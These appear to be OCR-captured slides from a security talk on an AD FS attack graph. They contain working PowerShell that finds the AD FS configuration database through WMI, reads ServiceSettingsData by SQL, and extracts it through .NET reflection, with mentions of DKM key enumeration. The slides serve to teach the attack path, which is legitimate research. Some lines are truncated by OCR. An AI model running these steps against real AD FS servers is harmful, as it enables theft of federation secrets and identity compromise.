
Get SrvState instance

Get Protector instance

Get DKM instance

Call enumerate keys

# AD FS attack graph



# Access config DB

- Read configuration with SQL query
- Connection string
  - Via WMI query

```
# Get the database connection string
$ADFS = Get-WmiObject -Namespace root/ADFS -Class SecurityTokenService
$conn = $ADFS.ConfigurationDatabaseConnectionString
```


  - `Microsoft.IdentityServer.Servicehost.exe.config`:

```
<microsoft.identityServer.proxy>
    <host name="" httpPort="80" httpsPort="443" tlsClientPort="49443"/>
    <proxyTrust proxyTrustRenewPeriod="240"/>
    <connectionPool connectionPoolSize="200" scavengeInterval="5"/>
    <congestionControl enabled="true" latencyThresholdInMSec="2000" minCongestionWindowSize="
</microsoft.identityServer.proxy>
<microsoft.identityServer.service>
    <policyStore connectionString="Data Source=np:\\.\pipe\microsoft##wid\tsql\query;Initial
    <trustMonitoring enabled="true"/>
</microsoft.identityServer.service>
```

# Access config DB

```
# Read the configuration from the database
$SQLclient =          new-object System.Data.SqlClient.SqlConnection -ArgumentList $conn
$SQLclient.Open()
$SQLcmd =             $SQLclient.CreateCommand()
$SQLcmd.CommandText = "SELECT ServiceSettingsData from IdentityServerPolicy.ServiceSettings"
$SQLreader =          $SQLcmd.ExecuteReader()
$SQLreader.Read() |   Out-Null
$configuration =      $SQLreader.GetTextReader(0).ReadToEnd()
$SQLreader.Dispose()
```

# AD FS attack graph

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# .NET reflection

- `ServiceProperties` object has a private `ServiceSettingsData` property..
- Microsoft AD FS Toolbox (since 2018) [1]

```
222  # Gets internal ADFS settings by extracting them Get-AdfsProperties
223  function Get-AdfsInternalSettings()
224  {
225      $settings = Get-AdfsProperties
226      $settingsType = $settings.GetType()
227      $propInfo = $settingsType.GetProperty("ServiceSettingsData", [System.Reflection.BindingFlags]::Instance -bor [System.Reflection.BindingFlags]::NonPublic)
228      $internalSettings = $propInfo.GetValue($settings, $null)
229
230      return $internalSettings
231  }
```

1. https://github.com/microsoft/adfsToolbox/blob/master/serviceAccountModule/AdfsServiceAccountModule.psm1#L222


# .NET reflection

Get AD FS properties

Get config!

```
# Reference: https://github.com/Microsoft/a                box/blob/master/serviceAccountModule/Tests/Test.Se                count.ps1#L199-L208

# Get configuration data object using                Reflection
$adfsProperties = Get-AdfsProperties
$configObject   = Get-ReflectionProperty -TypeObject $adfsProperties.GetType() -ValueOb          t $adfsProperties -PropertyName "ServiceSettingsData"

# Get the service using WMI to get location
$adfsService   = Get-WmiObject -Query 'select * from win32_service where name="adfssrv"'
$adfsDirectory = (get-item $adfsService.PathName).Directory.FullName

# Load Microsoft.IdentityServer.dll
$misDll      = [IO.File]::ReadAllBytes((Join-Path -Path $adfsDirectory -ChildPath 'Microsoft.IdentityServer.dll'))
$misAssembly = [Reflection.Assembly]::Load($misDll)
Remove-Variable "misDll"

# Load serializer class
$serializer = $misAssembly.GetType('Microsoft.IdentityServer.PolicyModel.Configuration.Utility')

# Convert the configuration object to xml using .NET Reflection
# public static string Serialize(ContractObject obj, bool indent = false)
$configuration = Invoke-ReflectionMethod -TypeObject $serializer -Method "Serialize" -Parameters @($configObject,$false)
```

# AD FS attack graph

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

# AD FS configuration storage options

## WID (default)




## SQL server

